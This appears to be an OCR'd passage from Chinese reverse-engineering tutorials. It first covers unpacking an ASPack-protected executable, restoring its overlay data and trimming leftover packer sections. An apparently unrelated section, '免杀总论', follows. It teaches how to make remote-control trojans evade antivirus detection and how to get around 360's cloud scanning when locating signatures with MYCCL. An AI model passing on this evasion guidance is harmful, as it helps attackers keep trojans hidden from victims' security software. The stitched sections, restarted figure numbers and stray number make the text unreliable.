


图11

首先使用前几节的方法给程序脱壳，运行DUMP后的文件看看，图8，点击“获取附加数据”按钮，却没有读取出任何数据，编辑框仍然空白。这个时候就要给脱壳后的文件重新加上附加数据，用LoadPE查看加了壳的程序的区段信息，图9，最后一个区段是.adata，它对应的ROffset是0000E800，RSize是00000000。前面说过附加数据处于文件末尾，也就是在最后一个区段之后，也就是最后的一区段的ROffset+RSize，这里是0000E800，也就是从文件偏移0000E800处开始就是程序的附加数据，用WinHex打开加过壳的程序，复制它从偏移0000E800以后的所有数据，图10，然后再打开DUMP后的文件，把刚才复制的部分粘贴到文件末尾，图11，保存文件。

PE优化

程序在脱壳以后，体积往往会变大，体积变大的原因有很多，如：

1. 往往程序里还会残留一些垃圾信息，如外壳部分的代码，虽然不执行，但它仍然存在于程序里；

2. 脱壳后，重新建立了新的Import节、Reloc节等；

3. 有些加壳程序，将原程序的某些节跟外壳增加的某些节合并后，搬移到了其他位置。

4. PE文件在被映射到内存中以后，由于其对齐问题，在内存中PE镜象一般也会大于原始的PE文件，因此在Dump以后每个区块的实际尺寸也会较原始PE文件的实际尺寸大。

可以通过对PE文件进行优化来减小它的体积。

用LoadPE的PE编辑器打开脱壳后的程序，查看区段信息，图12，可以看到这里有八个区段，前面说过，“.aspack”、“.adata”、“.idata2”是外壳部分的数据和代码，那么这里有用的区段就是前五个了，所以我们需要把区段“.aspack”、“.adata”、“.idata2”给清理掉。




图12

记录一下刚才看到的区段的数据，然后分别右键选择“清除区段”，图13。

但是这样只是删除了区块表里的数据，还需要从文件中删除这些数据。从图12中可以看到区段“.adata”、“.idata2”文件中从0x00012000开始，直到文件末尾，即0x00020400结束。使用WinHex打开文件，选中这一区间的数据，按Delete键删除，如图14。




图13




图14




图15




图16

只是删除了节表项目和文件中内容还不行，还要设置好节属性，使每个区块连续，这里本来就是连续的，可以省略这一步骤。

比较优化后的文件，如图15，图16，从129KB变到了72KB。

免杀总论

841467264

好多人和我说免杀难，其实吧，这话也对也不对，免杀要求的基础并不高，至少比破解逆向低多了，掌握基本方法也用不了多久，可是很多新手同学都不能够免杀成功，根据我的经验，主要有三点原因：

一、使用工具太老

这个很容易理解，那些工具你能下载，杀软公司自然也能下载，时间长了自然就被杀软公司摸清底细了，最明显的是壳子，有的壳子确实可以加个就免杀的，但是那种东西在现在各种上传云查杀的杀软面前，寿命有限，还有一些加区器也一样，证据是一些已经免杀的远控如果加上一个比较老的壳子，或用加区器加个区段就又会被杀了。

解决方法：壳子什么的就不用试了，你能免费拿到的壳子基本都是被杀的，加区器的话，先找个免杀的远控，加个区看看杀不杀，杀的话就果断换吧。

二、定位不准确

好多人免杀不成，就是因为定位时各种死循环，要不就是一直定位到E0或者400和1000，这个严格来说和第一个也有关系，因为myccl也是一款元老级的工具了，稍微有的能力的杀软早就有了各自对抗其定位的办法。用教程中那种生成杀毒二次定位的方法已经不能准确定位现在的杀软了，360就是一个很好的例子，你用教程中那种方法定位一定最后会定位到E0，下面是网上流传比较广泛的几种猜测，我也不好说那个管用，那个不管用，反正我一般定位之前都把能想到的方法都用一遍，然后测试可以上线后再开始定位。

1.杀文件名

360定位云查杀引擎时，比如用MYCCL输出9个文件，分别为0000_……；0001_……；0002_……；0003_……；0004_……；0005_……；0006_……；0007_……；0008_……；每次输出9个文件，360云查杀每次都是杀0004_……；0005_……；0006_……；0007_……；0008_……，而0000_……；0001_……；0002_……；0003_……不杀，奥秘就在这里，当你把原来不杀的0000_……；0001_……；0002_……；0003_……；重命名为0004_……；0005_……；0006_……；0007_……；，360就杀了，更有趣的是，然后你从QQ的目录里随便复制出一个文件，比如QQ.exe，用360查杀，“本次扫描未发现安全威胁”，然后你把QQ.exe重命名为0004_00052960_00014A20.dat，再用360查杀，360报毒为“行为和木马比较相似的程序”，360为了干扰定位特征码结果，云查杀还杀文件名，同样的那个OUTPUT的目录名貌似也有问题。




图1




图2

